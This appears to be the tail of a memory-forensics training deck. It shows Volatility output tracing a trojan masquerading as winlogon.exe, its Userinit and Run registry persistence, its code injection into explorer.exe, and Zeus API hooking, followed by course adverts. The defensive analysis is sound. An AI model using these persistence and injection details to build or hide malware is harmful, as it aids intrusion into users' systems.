03:00:46 UTC+0000							
0x7ddcb340	UDPv4	0.0.0.0:5355	*:*		1152	svchost.exe	2019-03-03
03:00:46 UTC+0000							
0x7ddcb340	UDPv6	:::5355	*:*		1152	svchost.exe	2019-03-03
03:00:46 UTC+0000							
0x7ddcb7d0	UDPv4	0.0.0.0:0	*:*		1152	svchost.exe	2019-03-03
03:00:46 UTC+0000							
0x7ddcb7d0	UDPv6	:::0	*:*		1152	svchost.exe	2019-03-03
03:00:46 UTC+0000							
0x7ddcc958	UDPv4	0.0.0.0:5355	*:*		1152	svchost.exe	2019-03-03
03:00:46 UTC+0000							
0x7daf5d90	TCPv4	0.0.0.0:49157	0.0.0.0:0	LISTENING	512	lsass.exe	
0x7ddc1e80	TCPv4	192.168.1.60:139	0.0.0.0:0	LISTENING	4	System	
0x7dde7300	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	504	services.exe	
0x7ddeae60	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	504	services.exe	
0x7ddeae60	TCPv6	:::49155	:::0	LISTENING	504	services.exe	
0x7dea57f0	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	772	svchost.exe	
0x7dea57f0	TCPv6	:::49153	:::0	LISTENING	772	svchost.exe	
0x7df33288	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	928	svchost.exe	
0x7e1db008	TCPv4	0.0.0.0:445	0.0.0.0:0	LISTENING	4	System	
0x7e1db008	TCPv6	:::445	:::0	LISTENING	4	System	
0x7decc5f0	TCPv4	192.168.1.60:49156	192.168.1.100:1604	ESTABLISHED	1516	winlogon.exe	
0x7e8b1b80	TCPv4	0.0.0.0:49154	0.0.0.0:0	LISTENING	928	svchost.exe	
0x7e8b1b80	TCPv6	:::49154	:::0	LISTENING	928	svchost.exe	
0x7e8b5a00	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	772	svchost.exe	
0x7e8fef18	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	400	wininit.exe	

# Process Relationship

**Winlogon.exe (pid 1516) was started by Winlogon.exe (pid 460)**

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 pstree
0x86ce61a8:winlogon.exe          460    392    6    118 2019-03-03 03:00:44 UTC+0000
. 0x86fb49b0:userinit.exe      1480   460    3    47  2019-03-03 03:00:45 UTC+0000
.. 0x870bf030:explorer.exe     1504  1480   33   686 2019-03-03 03:00:45 UTC+0000
... 0x87119d40:vmtoolsd.exe    1676  1504    5   145 2019-03-03 03:00:46 UTC+0000
. 0x870b6710:winlogon.exe      1516   460    9   186 2019-03-03 03:00:45 UTC+0000
```



The path of pid **1516** is **C:\system32\** instead of **C:\Windows\system32**. In this case, **Winlogon.exe (pid 460)** is the legitimate process, which invoked the malicious **Winlogon.exe (pid 1516)** which is running from a non-standard path.

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 dlllist -p 460
Volatility Foundation Volatility Framework 2.6.1
*****
winlogon.exe pid:      460
Command line : winlogon.exe

Base          Size  LoadCount LoadTime          Path
-----
0x00950000    0x47000  0xffff 1970-01-01 00:00:00 UTC+0000  C:\Windows\system32\winlogon.exe

$ python vol.py -f dc.vmem --profile=Win7SP1x86 dlllist -p 1516
Volatility Foundation Volatility Framework 2.6.1
*****
winlogon.exe pid:      1516
Command line : C:\system32\winlogon.exe

Base          Size  LoadCount LoadTime          Path
-----
0x00400000    0xd9000  0xffff 1970-01-01 00:00:00 UTC+0000  C:\system32\winlogon.exe
```

Legitimate Winlogon Process

Malicious process running from non-standard path

Dumping the registry hives to disk & searching for malicious **Winlogon.exe**, shows references to the malicious executable in the **SOFTWARE** and **HKEY\_CURRENT\_USER** registry hive

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 dumpregistry -D dump/
Volatility Foundation Volatility Framework 2.6
*****
Writing out registry: registry.0x89e10148.no_name.reg

*****
*****
Writing out registry: registry.0x8ba159d0.SECURITY.reg

*****
*****
Writing out registry: registry.0x8deb7008.SOFTWARE.reg

Physical layer returned None for index 1557000, filling with NULL
Physical layer returned None for index 1558000, filling with NULL
Physical layer returned None for index 1559000, filling with NULL
Physical layer returned None for index 155d000, filling with NULL
*****
```

```
$ strings -f -a -el * | grep -i 'c:\\system32\\winlogon.exe'
registry.0x8deb7008.SOFTWARE.reg: C:\Windows\system32\userinit.exe,C:\system32\winlogon.exe
registry.0x91b50008.ntuserdat.reg: C:\system32\winlogon.exe
```

# Inspecting the dumped *SOFTWARE* Registry Hive

Shows the entry added in *Winlogon registry key* for persistence. It is because of this registry entry the legitimate *Winlogon* process invokes the malicious *Winlogon.exe*

The screenshot displays the Windows Registry Editor interface. The left pane shows the tree structure with 'Winlogon' selected. The right pane shows the values for the 'Winlogon' key. The 'Userinit' value is highlighted, showing the path 'C:\Windows\system32\userinit.exe,C:\system32\winlogon.exe'. A red arrow points to this value. Another red arrow points to the 'Winlogon' folder in the left pane. A third red arrow points to the 'Userinit' value in the 'Result Panel' at the bottom.

Value	Type	Data
ReportBootOk	REG_SZ	1
Shell	REG_SZ	explorer.exe
PreCreateKnownFolders	REG_SZ	{A520A1A4-1780-4FF6-BD18-167343C5AF16}
Userinit	REG_SZ	C:\Windows\system32\userinit.exe,C:\system32\winlogon.exe
VMApplet	REG_SZ	SystemPropertiesPerformance.exe /pagefile
AutoRestartShell	REG_DWORD	0x00000001
Background	REG_SZ	0 0 0
CachedLogonsCount	REG_SZ	10
DebugServerCommand	REG_SZ	no
ForceUnlockLogon	REG_DWORD	0x00000000
LegalNoticeCaption	REG_SZ	
LegalNoticeText	REG_SZ	
PasswordExpiryWarning	REG_DWORD	0x00000005
PowerdownAfterShutdown	REG_SZ	0

Key	Type	Value	Data
CMI-CreateHive{3D971F19-49AB-4000-8D39-A6D9C673D809}\Microsoft\Windows NT\CurrentVersion\Winlogon	Data	Userinit	C:\Windows\system32\userinit.exe,C:\system32\winlogon.exe

# Inspecting the dumped *HKEY\_CURRENT\_USER* Registry Hive

Shows the entry added in the *Run registry key* for persistence.

The screenshot displays the Windows Registry Editor interface. The left-hand pane shows a tree view of registry keys, with the 'Run' key under 'HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion' selected. A red arrow points to this 'Run' key. The right-hand pane shows a table of registry values for the selected key. The table has three columns: 'Value', 'Type', and 'Data'. A single entry is visible: 'winlogon' (Value), 'REG\_SZ' (Type), and 'C:\system32\winlogon.exe' (Data). A red arrow points to the 'Data' column of this entry. Below the main window is a 'Result Panel' which provides a detailed view of the selected registry entry. It has four columns: 'Key', 'Type', 'Value', and 'Data'. The entry shown is: 'CMI-CreateHive{6A1C4018-979D-4291-A7DC-7AED1C75B67C}\Software\Microsoft\Windows\CurrentVersion\Run' (Key), 'Data' (Type), 'winlogon' (Value), and 'C:\system32\winlogon.exe' (Data). A red arrow points to the 'Key' column of this entry.

Value	Type	Data
winlogon	REG_SZ	C:\system32\winlogon.exe

Key	Type	Value	Data
CMI-CreateHive{6A1C4018-979D-4291-A7DC-7AED1C75B67C}\Software\Microsoft\Windows\CurrentVersion\Run	Data	winlogon	C:\system32\winlogon.exe

Malware opens a handle to **explorer.exe** and injects malicious executable into its address space.


```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 handles -p 1516 -t Process
Volatility Foundation Volatility Framework 2.6.1
Offset(V)      Pid      Handle    Access Type      Details
-----
0x870bf030    1516    0x190     0x1f1fff Process          explorer.exe(1504)
```

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 malfind -p 1504
```

```
explorer.exe Pid: 1504 Address: 0x4a80000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 204, MemCommit: 1, PrivateMemory: 1, Protection: 6
```

```
0x04a80000  4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00  MZP.....
0x04a80010  b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00  .....@.....
0x04a80020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x04a80030  00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  .....

```





# Dumping the Injected executable & scanning it with multiple AV confirms it to be malicious component.

```
$ python vol.py -f dc.vmem --profile=Win7SP1x86 vaddump -b 0x4a80000 -D dump/
```

```
Volatility Foundation Volatility Framework 2.6
```

```
Pid Process Start End Result
```

```
-----
```

```
1504 explorer.exe 0x04a80000 0x04b4bfff dump/explorer.exe.7dcbf030.0x04a80000-0x04b4bfff.dmp
```


ClamAV	! Win.Trojan.Fynloski-4	Comodo	! Backdoor.Win32.Delf.NVCC
CrowdStrike Falcon	! Malicious_confidence_100% (D)	Cyren	! W32/Downloader.C.gen!Eldorado
DrWeb	! Trojan.PWS.Siggen.12977	eScan	! Trojan.Injector.APQ
ESET-NOD32	! Win32/Delf.NVC	F-Prot	! W32/Downloader.C.gen!Eldorado
F-Secure	! Trojan.Injector.APQ	Fortinet	! W32/Siscos.A!tr
GData	! Trojan.Injector.APQ	Ikarus	! Trojan.Win32.Bredolab
Jiangmin	! Backdoor/Curioso.av	K7AntiVirus	! Trojan ( 0001cd1c1 )
K7GW	! Trojan ( 0001cd1c1 )	Kaspersky	! Backdoor.Win32.DarkKomet.gvla
Malwarebytes	! Trojan.Agent	McAfee	! BackDoor-EZG.d
McAfee-GW-Edition	! BehavesLike.Win32.Backdoor.ch	Microsoft	! Backdoor:Win32/Fynloski.A
NANO-Antivirus	! Trojan.Win32.DarkKomet.dcazcn	nProtect	! Trojan/W32.Siscos.835584



# **Example: Zeus Bot (Code Injection & Hooking)**

# Code Injection

The technique of injecting malicious code into target process's memory and executing the malicious code within the context of the target process.



# **Zeus bot** Injects Malicious Executable into **explorer.exe**'s process memory at address **0x6f10000**

```
$ python vol.py -f zeus.vmem --profile=Win10x86_17134 malfind -p 3872
```

```
Process: explorer.exe Pid: 3872 Address: 0x6f10000
```

```
Vad Tag: Vad Protection PAGE_EXECUTE_READWRITE
```

```
Flags: Protection: 6
```

```
0x06f10000 4d 5a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 MZ. ....  
0x06f10010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0x06f10020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
0x06f10030 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 .....
```

```
0x06f10000 4d      DEC EBP  
0x06f10001 5a      POP EDX  
0x06f10002 0000    ADD [EAX], AL  
0x06f10004 0000    ADD [EAX], AL  
0x06f10006 0000    ADD [EAX], AL  
0x06f10008 0000    ADD [EAX], AL  
0x06f1000a 0000    ADD [EAX], AL
```

**Zeus bot** hooks multiple API calls. In the following output, **HttpSendRequestA** (in **wininet.dll**) is hooked and redirect to address **0x6f1ec8** (**hook address**). To be specific, at the start address of the **HttpSendRequestA** there is a jump instruction which redirects the execution flow of **HttpSendRequestA** to **0x6f1ec8** within the injected executable.



```
$ python vol.py -f zeus.vmem --profile=Win10x86_17134 apihooks -p 3872
Volatility Foundation Volatility Framework 2.6.1
*****
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 3872 (explorer.exe)
Victim module: WININET.dll (0x66b10000 - 0x66f15000)
Function: WININET.dll!HttpSendRequestA at 0x66de32e0
Hook address: 0x6f1ec48
Hooking module: <unknown>

Disassembly(0):
0x66de32e0 e963b913a0      JMP 0x6f1ec48 ←
0x66de32e5 83ec3c         SUB ESP, 0x3c
0x66de32e8 8d45c4        LEA EAX, [EBP-0x3c]
0x66de32eb 56           PUSH ESI
```

# Key Takeaways:

- Adversaries use various techniques (persistence, code injection, rootkit techniques) to remain on the victim system and to execute malicious code.
- Understanding such techniques will enable a security defender to better monitor, investigate and detect such attack.
- Memory Forensics is a powerful technique & using it as part of your incident response/malware analysis will greatly help in understanding adversary tactics.

# Check Point (Hacking Point) Trainings

 <p><b>HACKING POINT</b> <b>THREAT HUNTING USING MEMORY FORENSICS</b></p> <p>Threat Hunting Using Memory Forensics HackingPoint™</p> <p>Training 2 Days Remote, Virtual 25 CLC</p> <p>Exam 0 Days 0 CLC</p>	 <p><b>HACKING POINT</b> <b>MALWARE ANALYSIS</b></p> <p>Malware Analysis HackingPoint™</p> <p>Training 2 Days Remote, Virtual 25 CLC</p> <p>Exam 0 Days 0 CLC</p>
---	--

<https://training-certifications.checkpoint.com/#/courses/Malware%20Analysis>

<https://training-certifications.checkpoint.com/#/courses/Threat%20Hunting%20Using%20Memory%20Forensics>



[monnappa22@gmail.com](mailto:monnappa22@gmail.com)

**THANK YOU**



<https://cysinfo.com>



[@monnappa22](https://twitter.com/monnappa22)



<http://www.youtube.com/c/MonnappaKA>